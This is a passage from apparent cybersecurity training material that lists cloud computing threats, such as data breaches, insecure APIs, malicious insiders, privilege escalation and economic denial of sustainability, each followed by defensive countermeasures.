to collect **sensitive information** that may lead to a **loss of confidentiality**, **integrity**, and **availability of services and data**
Theft of Computer Equipment	**Poor controls over the physical parameters** such as **smart card access at the point of entry** may lead to the loss of physical equipment and sensitive data
Cloud Service Termination or Failure	The termination of cloud service due to non-profitability or disputes might lead to **data loss** unless end-users are **legally protected**
Subpoena and E-Discovery	If customer data or services are subpoenaed or subjected to a cease and **desist request from authorities or third parties**, access to such data and services may be compromised



Cloud Computing Threats (Cont'd)

Improper Data Handling and Disposal	If it is difficult to ascertain data handling and disposal procedures followed by CSPs due to **limited access to cloud infrastructure**, such data may be compromised
Loss/ Modification of Backup Data	Attackers might exploit vulnerabilities such as **SQL injection**, insecure user behavior like **storing passwords**, and **reusing passwords** to gain illegal access to the data backups in the cloud
Compliance Risks	Organizations that seek to obtain compliance with standards and laws may be put at risk if the CSP **cannot provide evidence of their own compliance** with the necessary requirements, outsources cloud management to third parties, and/or **does not permit audit** by the client
Economic Denial of Sustainability (EDOS)	If an attacker engages the cloud with a malicious service or executes malicious code that **consumes a lot of computational power and storage from the cloud server**, then the legitimate account holder is charged for this kind of computation until the primary cause of CPU usage is detected

Cloud Computing Threats

Discussed below are some threats to cloud computing:

- **Data Breach/Loss**

  An improperly designed cloud computing environment with multiple clients is at high risk of a data breach because a flaw in one client's application can allow attackers to access other client's data. Data loss or leakage is highly dependent on cloud architecture and operation.

Data loss issues include the following:

- Data is erased, modified or decoupled (lost).
- Encryption keys are lost, misplaced or stolen.
- Data are accessed illegally owing to improper authentication, authorization, and access controls.
- Data is misused by the CSP.

Countermeasures:

- Encrypt the data stored in the cloud and the data in transit to protect data integrity.
- Implement strong key generation, storage, and management.
- Check for data protection both during design and runtime.
- Enforce multi-factor authentication.
- Perform secure data backups regularly to recover from data loss.
- Deploy data loss prevention (DLP) software to detect potential threats to data.
- Enforce appropriate security policies by classifying the data according to sensitivity levels.
- Deploy cloud access security brokers (CASBs) that restrict operations such as data distribution over the Internet.
- Employ micro-segmentation to limit data access to a few network nodes.
- Audit and monitor the privileged accounts to detect and reduce data breaches.
- Employ a perimeter firewall to filter the data packets entering and exiting the network.

- **Abuse and Nefarious Use of Cloud Services**

  The presence of weak registration systems in the cloud-computing environment may allow attackers to create anonymous access to cloud services and perpetrate various attacks, such as password and critical cracking, building rainbow tables, CAPTCHA-solving farms, launching dynamic attack points, hosting exploits on cloud platforms, hosting malicious data, Botnet command or control, and DDoS.

  Countermeasures:

  - Implement a robust registration and validation process.
  - Monitor client traffic for malicious activities.
  - Monitor and block malicious networks on public blacklists.

  - Utilize an advanced credit-card fraud monitoring and coordination system for cloud payment services.
  - Use a high-security cloud service provider (CSP) that constantly works to prevent cloud service abuse.
  - Isolate users on the same cloud using per-tenant firewalls.

- **Insecure Interfaces and APIs**

  Interfaces or APIs enable customers to manage and interact with cloud services. Cloud service models must be security integrated, and users must be aware of security risks in the use, implementation, and monitoring of such services. Insecure interfaces and APIs risks include the following:

  - Circumvents user-defined policies
  - Non-credential leakproof
  - Breach in logging and monitoring facilities
  - Unknown API dependencies
  - Reusable passwords/tokens
  - Insufficient input-data validation

  Countermeasures:

  - Analyze the security model of cloud provider interfaces.
  - Implement secure authentication and access controls.
  - Encrypt the data in transit and understand the dependency chain associated with APIs.
  - Leverage security-focused API frameworks such as the Open Cloud Computing Interface (OCCI) and Cloud Infrastructure Management Interface (CIMI).
  - Utilize network monitoring and analysis to deliver total visibility and to identify and mitigate API security risks.
  - Never reuse API keys.
  - Ensure that all the API traffic is encrypted and that API calls are authenticated in all layers.

- **Insufficient Due Diligence**

  Ignorance of CSP's cloud environment poses risks in operational responsibilities such as security, encryption, incident response, and more such problems as contractual issues, design, and architectural issues.

  Countermeasures:

  - Organizations that intend to move to a cloud must extensively research the risks, CSP due diligence, and possess capable resources.

- Ensure that all the employees are trained regarding security standards and resource maintenance.
- Ensure that the CSP maintains an incident response plan (IRP) by employing appropriate teams for implementing corresponding security measures during any incident.
- Maintain proper communication with the CSP regarding disaster recovery plans, encryption strategies, and security policies.
- Reinforce stringent security policies to be followed in governance with the top-level management of the company.

- **Shared Technology Issues**

  IaaS vendors share the infrastructure to deliver services in a scalable way. Most underlying infrastructure components (e.g., GPU, CPU caches) do not offer substantial isolation properties in a multi-tenant environment. This enables attackers to attack other machines if they can exploit vulnerabilities in one client's applications. To address this gap, virtualization hypervisors mediate access between guest OSs and the physical resources that might contain loopholes allowing hackers to gain unauthorized control over the underlying platforms.

  Countermeasures:

  - Implement security best practices for installation/configuration.
  - Monitor the environment for unauthorized changes/activity.
  - Promote secure authentication and access control for administrative access and operations.
  - Enforce service level agreements for patching and vulnerability remediation.
  - Conduct vulnerability scanning and configuration audits.
  - Implement strict security at every level of the cloud infrastructure, application, and services.
  - Utilize perimeter, host-based, and per-tenant firewalls to isolate traffic for each user in the cloud environment.
  - Set the appropriate file permissions to ensure that only users or owners have access to the files.

- **Unknown Risk Profile**

  Software updates, threat analysis, intrusion detection, security practices, and various other components determine the security posture of an organization. Client organizations are unable to get a clear picture of internal security procedures, security compliance, configuration hardening, patching, auditing and logging, etc. because they are less involved with hardware and software ownership and maintenance in the cloud. However, organizations must be aware of issues such as internal security procedures, security compliance, configuration hardening, patching, and auditing and logging.

Countermeasures:

- Disclosure of applicable logs and data to customers
- Partial/full disclosure of infrastructure details (e.g., patch levels, firewalls)
- Monitoring and alerting of necessary information

- **Unsynchronized System Clocks**

  The failure of synchronizing clocks at the end systems can affect the working of automated tasks. For example, if the cloud computing devices do not have synchronized or matched times, then timestamp inaccuracy constitutes the network administrator unable to analyze the log files for any malicious activity accurately. Unsynchronized clocks can cause various other problems; e.g., in case of money transactions or database backups, the mismatched timestamp may result in significant problems or discrepancies.

  Countermeasures:

  - Use clock synchronization solutions, such as a network time protocol (NTP).
  - Install a time server within the organization firewall to minimize threats from the outside and maximize the time accuracy on the network.
  - A network time system can also be used to synchronize clocks with an enterprise network server.

- **Inadequate Infrastructure Design and Planning**

  An agreement between the CSP and customer states the quality of service that the CSP offers, such as downtime, physical and network-based redundancies, standard data backup and restore processes, and availability periods.

  At times, CSPs may not satisfy the rapid rise in demand owing to a shortage of computing resources and/or poor network design (e.g., traffic flows through a single point, even though the necessary hardware is available), giving rise to unacceptable network latency or inability to meet agreed service levels.

  Countermeasures:

  - Forecast the demand and accordingly prepare sufficient infrastructure.
  - Rely on workloads' reliability and uptime requirements to plan the usage of the cloud.

- **Conflicts between Client Hardening Procedures and Cloud Environment**

  Certain client hardening procedures may conflict with a CSP environment, making implementation by the client impossible. Because a cloud is a multi-tenant environment, the colocation of many customers indeed causes conflicts for the cloud providers, as communication security requirements are likely to diverge between customers.

  Countermeasures:

  - Set a clear segregation of responsibilities to define the minimum actions customers must undertake.

- Ensure that the client organization has proper visibility of its workload, data, and cloud accounts that are affected by the shadow IT problem.
- Employ cloud VAPT testing periodically at both the client side and CSP side.

- **Loss of Operational and Security Logs**

  The loss of operational logs makes it challenging to evaluate operational variables. The options for solving issues are limited when no data is available for analysis. The loss of security logs poses a risk for managing the implementation of the information security management program. Loss of security logs may occur in case of storage under-provisioning.

  Countermeasures:

  - Implement effective policies and procedures.
  - Monitor operational and security logs regularly.
  - Establish and maintain a safe log management system.
  - Log file access should be restricted, and users should not be allowed to conduct file-level operations on log files.
  - Properly protect log files that have been archived and implement secure protocols for transferring log data from the system to the centralized log management servers.

- **Malicious Insiders**

  Malicious insiders are disgruntled current/former employees, contractors, or other business partners who have/had authorized access to cloud resources and could intentionally exceed or misuse that access to compromise the confidentiality, integrity, or availability of the organization information. Malicious insiders who have authorized access to cloud resources can abuse their access to compromise the information available in the cloud. Threats include loss of reputation, productivity, and financial theft.

  Countermeasures:

  - Enforce a strict supply chain management and conduct comprehensive supplier assessment.
  - Specify human resource requirements as part of legal contracts.
  - Require transparency in overall information security and management practices and compliance reporting.
  - Determine security breach notification processes.

- **Illegal Access to the Cloud**

  Weak authentication and authorization controls may lead to unlawful access, thereby compromising confidential and critical data stored in the cloud.

Countermeasures:

- Enforce and adhere to a robust information security (IS) policy.
- Permit clients to audit/review the IS policy and procedures of CSPs.

- **Loss of Business Reputation Due to Co-tenant Activities**

  This threat arises because of the lack of resource and reputational isolation, vulnerabilities in the hypervisors, etc. Resources are shared in the cloud, thus the malicious activity of one co-tenant might affect the reputation of the other, resulting in poor service delivery, data loss, etc. that bring down the reputation of the organization.

  Countermeasures:

  - Choose a well-known and efficient CSP to reduce risk and ensure isolation of resources.
  - Check the virtualization and isolation techniques used by the CSP.
  - Assess the risks involved in a multi-tenant architecture.
  - CSPs must segregate the functions among tenants.

- **Privilege Escalation**

  Mistakes in the access allocation system, such as coding errors and design flaws, can result in a customer, third party, or employee obtaining more access rights than required. This threat arises because of authentication, authorization, and accountability vulnerabilities, user-provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

  Countermeasures:

  - Employ a good privilege separation scheme.
  - Update software programs on a regular basis to fix the newly discovered privilege escalation vulnerabilities, if any.
  - Audit all identity and access management (IAM) regulations and roles configured inside the cloud service environments on a regular basis.
  - Using standard network scanners and security query tools such as Shodan, scan the environment for exposed APIs and monitor cloud services for suspicious network traffic or user behaviors.

- **Natural Disasters**

  Based on geographic location and climate, data centers may be exposed to natural disasters, such as floods, lightning, and earthquakes, which can affect cloud services.

  Countermeasures:

  - Ensure that the organization is located in a safe area.
  - Maintain data backups at different locations.

  - Implement mitigation measures that help reduce or eliminate your long-term risk from natural disasters.
  - Prepare effective business continuity and a disaster recovery plan.

- **Hardware Failure**

  Hardware failures, such as switches, servers, routers, access points, hard disks, network cards, and processors in data centers, can make cloud data inaccessible. The majority of hardware failures occur because of hard disk problems. Hard disk failures take a lot of time to track and fix because of their low-level complexities. Hardware failure can lead to poor performance delivery to end-users and damage the business.

  Countermeasures:

  - Implement and maintain physical security programs.
  - Pre-installed standby hardware devices are mandatory.
  - Automate the process of identifying and backing up the required data.
  - Ensure redundant workload components to avoid a single point of failure.

- **Supply-Chain Failure**

  A supply chain failure can be caused by incomplete and non-transparent terms of use, hidden dependencies created by cross-cloud applications, inappropriate CSP selection, lack of supplier redundancy, etc. Cloud providers outsource certain tasks to third parties. Thus, the security of the cloud is directly proportional to the security of each link and the extent of dependency on third parties. A disruption in the chain may lead to loss of data privacy and integrity, services unavailability, violation of the SLA, economic and reputational losses failing to meet customer demand, and cascading failure.

  Countermeasures:

  - Define a set of controls to mitigate supply-chain risks.
  - Develop a containment plan to restrict the damage caused by the failure of a trusted counterparty.
  - Create visibility mechanisms to detect compromised elements of a supply chain.
  - Consider procuring third parties that offer information on the security posture of counterparties.
  - Employ a dedicated team of skilled professionals for securing the cloud environment from supply-chain failure attacks.
  - Use advanced validation technologies such as blockchain technology and Hyperledger to maintain the reliability and authenticity of the supply chain for any modifications.

- Implement advanced security policies such as digital signatures, multi-factor authentication (MFA), and secure session management for crucial financial transactions in the supply chain.
- Employ a zero-trust architecture for monitoring every communication link for suspicious activities and ensuring proper security throughout the supply chain.

- **Modifying Network Traffic**

  In the cloud, the network traffic may be altered owing to flaws during provisioning or de-provisioning networks, or vulnerabilities in communication encryption. Modification of network traffic may cause loss, alteration, or theft of confidential data and communications.

  Countermeasure:

  - Perform network traffic analysis using special tools to find abnormalities, if any.

- **Isolation Failure**

  Multi-tenancy and shared resources are the characteristics of cloud computing. Strong isolation or compartmentalization of storage, memory, routing, and reputation among different tenants is lacking. Because of isolation failure, attackers attempt to control operations of other cloud customers to gain illegal access to the data.

  Countermeasure:

  - It is essential to keep the memory, storage, and network access isolated.

- **Cloud Provider Acquisition**

  CSP acquisition may increase the probability of tactical shift and affect non-binding agreements at risk. This could pose a challenge in handling security requirements.

  Countermeasures:

  - Be tactful when choosing a cloud provider; prefer a reputed and popular CSP to eliminate risk.
  - Verify the data policies offered by CSPs carefully.
  - Review the security capabilities of the CSP.
  - Ensure that the service-level agreements (SLAs) provide information about mission objectives, success measures, data collection, and measures.

- **Management Interface Compromise**

  Customer management interfaces of cloud providers facilitate access to a large number of resources over the Internet. This enhances security risks, particularly when combined with remote access and web browser vulnerabilities. Management interface compromise arises from improper configuration, system and application vulnerabilities, remote access to the management interface, etc.

Countermeasures:

- It is essential to keep the memory, storage, and network access isolated.
- Use secure protocols to mitigate threats related to remote access.
- Regularly update patches to prevent web browser vulnerabilities.
- Deploy a dedicated virtual local area network (VLAN) for managerial-level interfaces isolated from the enterprise network.
- Ensure stringent security measures and focus on the interfaces that require public access through untrusted networks by utilizing jump servers.

- **Network Management Failure**

  Poor network management leads to network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security.

  Countermeasures:

  - Ensure that an adequate security policy is implemented.
  - Use proactive network management techniques.
  - Keep updating new technologies and analyze what might work better for your organization.
  - Make sure that the network design and system configurations follow IT governance and matches the service and capacity requirements of the organization.
  - Implement stringent network monitoring and analysis for the traffic from all types of secured and unsecured links.
  - Ensure that all the network traffic between Wi-Fi and the enterprise network is communicated through a secured VPN network.
  - Use cloud network security monitoring tools for better visibility on the enterprise cloud network deployed out of the network perimeter.

- **Authentication Attacks**

  Weak authentication mechanisms (weak passwords, password re-use, etc.) and the inherent limitations of one-factor authentication mechanisms allow attackers to gain unauthorized access to cloud computing systems.

  Countermeasures:

  - Implement strong password policies to keep passwords secure.
  - Enforce two-factor authentication where required.
  - Employ IP whitelisting to thwart unauthorized access by controlling and limiting access.
  - Use the principle of least privilege to apply minimum user rights for accessing specific resources based on roles.

  - Enable robust identity and access management (IAM) to manage the access of the users to the cloud resources.

- **VM-Level Attacks**

  Cloud computing extensively uses virtualization technologies offered by several vendors, including VMware, Xen, Virtual Box, and vSphere. Threats to these technologies arise from vulnerabilities in the hypervisors.

  Countermeasures:

  - Employ intrusion detection/prevention systems (IDS/IPS) and implement a firewall to mitigate known VM-level attacks.
  - Utilize hypervisors that are highly configured and updated as well as sandboxes around the hypervisors to protect against VM-level attacks.
  - Utilize the High Assurance Platform (HAP), which offers a high level of virtual machine isolation.
  - Ensure that no valid VM user shares hardware with other users.

- **Lock-in**

  Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc.

  Countermeasures:

  - Using a standardized cloud API cloud be beneficial.
  - Employ a multi-cloud or hybrid cloud strategy instead of relying on a single CSP.
  - Design portable and loosely coupled applications.
  - Implement DevOps tools to avoid the risks caused by proprietary configurations.
  - Establish a clear exit strategy before signing the initial agreement.

- **Licensing Risks**

  The organization may incur a substantial licensing fee if the CSP charges the software deployed in the cloud on a per-instance basis. Therefore, the organization should always retain ownership over its software assets located in the cloud provider environment. Risks to licensing occur because of incomplete and non-transparent terms of use.

  Countermeasures:

  - Review the current licensing state of the CSP to develop effective licensing and determine the overall costs.
  - Use one centralized platform to manage the costs, licensing use, etc.
  - Eliminate the cloud resources that are not used and connected.

- **Loss of Governance**

  In using cloud infrastructure, customers bestow control to CSPs regarding issues that could affect security. Furthermore, SLAs may not commit the CSP to provide such services, thus leaving a gap in security defenses. This threat results from unclearness of roles and responsibilities, lack of vulnerability assessment processes, conflicting promises in SLAs, lack of certification schemes and jurisdiction, and unavailability of the audit, among others.

  Loss of governance results in noncompliance with security requirements, lack of confidentiality, integrity, and availability of data, poor performance and quality of service, etc.

  Countermeasures:

  - Workout persistent and careful efforts for the execution of SLAs.
  - Enforce strict governance rules to protect sensitive data and improve performance.
  - Maintain a unified governance policy for on-premises and cloud operations.
  - Employ automation to verify compliance with the governance policy.

- **Loss of Encryption Keys**

  The loss of encryption keys required for secure communication or systems access provides potential attackers with the possibility to get unauthorized assets. This threat arises from the poor key management and generation techniques.

  Countermeasures:

  - Do not store the encryption keys alongside the encrypted data.
  - Use strong algorithms, such as the advanced encryption standard (AES) and Rivest–Shamir–Adleman (RSA), to generate keys.
  - Restrict access to the key stores and implement policies such as role separation to control and manage access to the key stores.
  - Enforce a secure backup and recovery plan for the encryption keys.
  - Do not re-use keys for different purposes.
  - Use a hardware security module (HSM) to secure the encryption keys.

- **Risks from Changes of Jurisdiction**

  Clouds may store the customer data in multiple jurisdictions, of which some may be high risk. Local authorities in high-risk countries (e.g., countries without the rule of law, with an unpredictable legal framework and enforcement or autocratic police states) could raid data centers; the data or information system could be subjected to enforced disclosure or seizure. Changes in the jurisdiction of data may lead to the blockage or impoundment of the information system by the government or other organizations.

Customers should consider jurisdictional ambiguities before adopting a cloud, as local laws for data storage could provide government access to private data.

Countermeasure:

- Gain insight about the jurisdictions under which data may be stored and processed, and assess the corresponding risks, if any.

- **Undertaking Malicious Probes or Scans**

  Malicious probes or scanning allows attackers to collect sensitive information that may lead to loss of confidentiality and integrity, and availability of services and data.

  Countermeasures:

  - Deploy various security mechanisms such as firewalls and intrusion detection systems.
  - Do not place the hypervisor and VMs on the same network.
  - Separate hypervisor management and remote-access traffic by creating a VLAN.
  - Block the replies of ping and traceroute from the network where the hypervisor is running.
  - Configure the management interfaces of the hypervisor properly.

- **Theft of Computer Equipment**

  The theft of equipment may occur owing to inadequate controls on physical parameters, such as smart card access at entry, which may lead to loss of physical equipment and sensitive data.

  Countermeasures:

  - Enforce physical security measures, such as hiring security guards, closed-circuit television (CCTV) coverage, alarms, identity cards, and proper fencing.
  - Assess the security regularly to make certain changes and maintain the latest physical security measures.
  - Control physical access with the implementation of different sophisticated technologies such as biometric entries.
  - Implement intrusion alarm systems to prevent intrusion and alert the security team at the earliest.
  - Ensure that the server room is always locked and only authorized personnel is allowed to enter the room.
  - Use rack-mounted servers to enhance physical security by making it impossible to move.
  - Secure the backup devices and drives in an off-site location.

- **Cloud Service Termination or Failure**

  Termination of cloud service because of non-profitability or disputes may lead to data loss, unless end-users protect themselves legally. Many factors, such as competitive pressure, lack of financial support, and inadequate business strategies, can lead to termination or failure of the cloud service. This threat results in poor delivery and quality of service and loss of investment. Furthermore, failures in the services outsourced to the CSP may affect its ability to meet duties and commitments to its customers.

  Countermeasures:

  - Ensure that the cloud providers define clear and auditable procedures in case of service termination. This includes guaranteeing the secure transfer of data back to the customer, according to the terms of agreement.
  - Ensure that the CSP had performed a cleansing process of client data such as log and audit files before service termination.
  - Make stringent service agreements with CSPs regarding the exit process of data retention and deletion. Utilize supportive judicial laws for the above agreements.
  - Ensure that the CSP has a secured data deletion procedure without any data breach or sniffing after service termination.

- **Subpoena and E-Discovery**

  Customer data and services are subjected to a cease request from authorities or third parties. This threat occurs owing to improper resource isolation, data storage in multiple jurisdictions, and lack of insight on jurisdictions.

  Countermeasures:

  - Carefully select the CSP and ensure proper security is provided.
  - Thoroughly review the service agreement. It should address records management, accessibility, customer support, legal policies, accountability, confidentiality, length of the agreement, termination procedures, etc.
  - Execute a coordinated eDiscovery plan.
  - Contemplate an exit strategy.

- **Improper Data Handling and Disposal**

  It is difficult to ascertain data handling and disposal procedures followed by CSPs owing to limited access to cloud infrastructure. When clients request data deletion, data may not be truly wiped because

  - Multiple copies of data are stored, even if they are unavailable.
  - The disk to be destroyed might also contain the data of other clients.
  - Multi-tenancy and reuse of hardware resources in the cloud keeps client data at risk.

Countermeasures:

- Use VPNs to secure client data and ensure that data are completely removed from the primary servers along with all replicas.
- Encrypt the data to make the data unreadable even if the traces are accessed after deletion.
- Set up a data storage period to hold and dispose the data securely from all the backup devices after obsoletion.
- Apply a data destruction process corresponding with the device and disposal technique used.
- Enforce a strategy to perform data sanitization and standardize the procedure.
- Document all the steps for data sanitization to develop a robust audit trail and validate the entire destruction process with the clients.

- **Loss/Modification of Backup Data**

  Attackers might exploit vulnerabilities, such as SQL injection and insecure user behavior (e.g., storing or reusing passwords) to gain illegal access to the data backups in the cloud. After gaining access, attackers might delete or modify the data stored in the databases. Lack of data restoration procedures in case of backup data loss puts the service levels at risk.

  Countermeasures:

  - Use appropriate data restoration procedures or tools to retrieve lost data.
  - Avoid relying on one storage method or medium for backup. Instead, deploy the 3-2-1 model.

- **Compliance Risks**

  Organizations that seek to obtain compliance with standards and laws may be at risk if the CSP cannot provide evidence of their compliance with the requirements, is outsourcing cloud management to third parties, and/or does not permit audit by the client. Compliance risks arise from the lack of governance over audits and industry-standard assessments. Thus, clients are unaware of the processes, procedures, and practices of providers regarding accessibility, identity management, and segregation of duties.

  Countermeasures:

  - Cloud providers should ensure that client data is not compromised.
  - Review the internal audit processes of cloud providers.

- **Economic Denial of Sustainability (EDoS)**

  The payment method in a cloud system is "**No use, no bill**"; when customers make requests, the CSP charges them according to the recorded data, the duration of requests, the amount of data transfer in the network, and the number of CPU cycles consumed. Economic denial of service destroys financial resources; in the worst case, this could lead to customer bankruptcy or other serious economic impact. If an attacker engages the cloud server with a malicious service or executes a malicious code that consumes much computational power and storage, the legitimate account holder is charged until the primary cause of CPU usage is detected.

Countermeasure:

- Use a reactive/on-demand, in-cloud EDoS mitigation service (scrubber service) to mitigate application- and network-layer DDoS attacks, making use of the client-puzzle approach.

- **Lack of Security Architecture**

  Most of the companies are migrating their IT capabilities to the public cloud, so incorporating appropriate security strategies to thwart against cyber threats is a major challenge. It is important to develop appropriate security architectures and strategies before migrating IT infrastructure to the cloud.

  Countermeasures:

